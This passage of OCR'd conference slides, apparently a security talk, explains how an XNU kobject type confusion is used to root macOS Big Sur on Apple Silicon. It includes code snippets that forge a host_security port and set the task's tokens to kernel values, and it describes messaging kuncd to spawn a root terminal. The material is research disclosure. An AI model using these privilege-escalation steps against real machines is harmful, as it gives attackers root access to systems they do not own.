  - From higher types to lower types
- For example, we can change a voucher port to a userclient port, and use it as a userclient port

```
adjust_port_type(voucher_port, IKOT_VOUCHER, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(voucher_port, 0, 0, 0, 0, 0);
```

Q2: Does PAC prevent the kobject type confusions?

- Yes or no.
- First, kobject is pac'ed

```
struct ipc_port {
    /*
     * Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;

    /* update host_request_notification if this union is changed */
    union {
        ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
        ipc_kobject_label_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kolabel") kolabel;
        ipc_importance_task_t imp_task;
        ipc_port_t sync_inheritor_port;
        struct knote *sync_inheritor_knote;
        struct turnstile *sync_inheritor_ts;
    } kdata;
    ...
```

Q2: Does PAC prevent the kobject type confusions?

- XNU_PTRAUTH_SIGNED_PTR generates the pac code using where the pointer is stored and pointer's discriminator (*ipc_port.kobject*)
- As a result, changing port's io_bits does not affect kobject's pac computation!


```
struct ipc_port {
    /*
     * Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;

    union {
        struct ipc_space * receiver;
        struct ipc_port * destination;
        ipc_port_timestamp_t timestamp;
    } data;

    /* update host_request_notification if this union is changed */
    union {
        ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
        ipc_kobject_label_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kolabel") kolabel;
        ipc_importance_task_t imp_task;
        ipc_port_t sync_inheritor_port;
        struct knote *sync_inheritor_knote;
        struct turnstile *sync_inheritor_ts;
    } kdata;
    ...
```

```
#define OS_PTRAUTH_SIGNED_PTR(type) __ptrauth(ptrauth_key_process_independent_data, 1, ptrauth_string_discriminator(type))
#define XNU_PTRAUTH_SIGNED_PTR OS_PTRAUTH_SIGNED_PTR
```

Q2: Does PAC prevent the kobject type confusions?

- However, kobject, according to its specific type, may contain other pac'ed fields.
  - e.g., vtable pointer in userclient objects

```
adjust_port_type(voucher_port, IKOT_VOUCHER, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(voucher_port, 0, 0, 0, 0, 0);
```



panic due to vtable call "obj-retain()"

Q2: Does PAC prevent the kobject type confusions?

- PAC does not directly prevent kobject type confusions, but limits the scope of the confusions.

Q3: is this issue exploitable?

- Yes, our talk is entitled “Rooting macOS Big Sur on Apple Silicon”

Exploit type confusion on Big Sur with Apple Silicon

- Big Sur on Apple Silicon = macOS features + iOS like protections

Chose some privileged ports as target

- Some special, privileged ports are only available for root, but now we have a chance to forge them through the type confusions

```
/*
 *  File:   mach/host_special_ports.h
 *
 *  Defines codes for access to host-wide special ports.
 */

#ifndef _MACH_HOST_SPECIAL_PORTS_H_
#define _MACH_HOST_SPECIAL_PORTS_H_

/*
 * Cannot be set or gotten from user space
 */
#define HOST_SECURITY_PORT              0

#define HOST_MIN_SPECIAL_PORT           HOST_SECURITY_PORT

/*
 * Always provided by kernel (cannot be set from user-space).
 */
#define HOST_PORT                       1
#define HOST_PRIV_PORT                  2
#define HOST_IO_MASTER_PORT             3
#define HOST_MAX_SPECIAL_KERNEL_PORT    7 /* room to grow */

#define HOST_LAST_SPECIAL_KERNEL_PORT   HOST_IO_MASTER_PORT
```

Our choice: change a vm_named_entry to host_security

```
struct vm_named_entry {
    decl_lck_mtx_data(, Lock);                  /* Synchronization */
    union {
        vm_map_t        map;                /* map backing submap */
        vm_map_copy_t   copy;               /* a VM map copy */
```

```
struct  host {
    decl_lck_mtx_data(, lock);                  /* lock to protect exceptions */
    ipc_port_t XNU_PTRAUTH_SIGNED_PTR("host.special") special[HOST_MAX_SPECIAL_PORT + 1];
    struct exception_action exc_actions[EXC_TYPES_COUNT];
};
```

- Both have a lock struct at the beginning

```
mach_port_t named_entry=0;
mach_memory_object_memory_entry_64(mach_host_self(),1,
                                   0x1000, VM_PROT_READ |VM_PROT_WRITE,
                                   0,
                                   &named_entry);

mach_port_t host_security_port = adjust_port_type(named_entry, IKOT_NAMED_ENTRY,
    IKOT_HOST_SECURITY);
```

Benefit from host_security_t

- We are able to change task tokens through host_security_set_task_token!

```
const security_token_t KERNEL_SECURITY_TOKEN = {0, 1};
const audit_token_t KERNEL_AUDIT_TOKEN = {0, 0, 0, 0, 0, 0, 0, 0};

host_security_set_task_token(host_security_port,
                             mach_task_self(),
                             KERNEL_SECURITY_TOKEN,
                             KERNEL_AUDIT_TOKEN,
                             mach_host_self());
```

host_security_set_task_token

- host_security_set_task_token resets a task's sec_token and audit_token

```
kern_return_t
host_security_set_task_token(
    host_security_t  host_security,
    task_t           task,
    security_token_t sec_token,
    audit_token_t    audit_token,
    host_priv_t      host_priv)
{
    ipc_port_t       host_port;
    kern_return_t    kr;

    if (task == TASK_NULL) {
        return KERN_INVALID_ARGUMENT;
    }

    if (host_security == HOST_NULL) {
        return KERN_INVALID_SECURITY;
    }

    task_lock(task);
    task->sec_token = sec_token;
    task->audit_token = audit_token;
    task_unlock(task);
```

What is a task token used for?

- Do you still remember the info leak via mach message trailer at the very beginning?
- sec_token and audit_token are used to support mach msg audit, containing critical information such as pid/uid/gid

```
trailer->msgh_sender = current_thread()->task->sec_token;
trailer->msgh_audit = current_thread()->task->audit_token;
trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
```

We can forge any sec_token and audit_token

- Sending no-more-sender notification?
- Hijacking XPC communications?
- Breaking the sandbox?

Old-school style

- kuncd is a user space service that is supposed to only handle mach message from the kernel to execute user-space tools


```
kuncd(8)                  BSD System Manager's Manual                  kuncd(8)

NAME
     kuncd -- The Kernel User Notification Center daemon.

DESCRIPTION
     The Kernel User Notification Center daemon handles requests by software
     executing in the kernel to display notices and alerts to the user.  The
     daemon also handles kernel reqeusts to execute user-space helper tools.
```

- kuncd checks the audit_token in the mach message trailer so that it only handles mach messages from the kernel


Let kuncd start a terminal as root

- Reset our task's token with kernel audit token, and send a mach message to kuncd to launch terminal as root


demo


Overview
Displays
Storage
Support
Service
macOS Big Sur
Version 11.1
Mac mini (M1, 2020)
Chip Apple M1
Memory 16 GB
Serial Number C07DT18JQ6NY
System Report...
Software Update...
™ and © 1983-2020 Apple Inc. All Rights Reserved. License and Warranty
POCs — -sh — 82×17
PanguLabs-Mini:POCs pangulab$
PanguLabs-Mini:POCs pangulab$

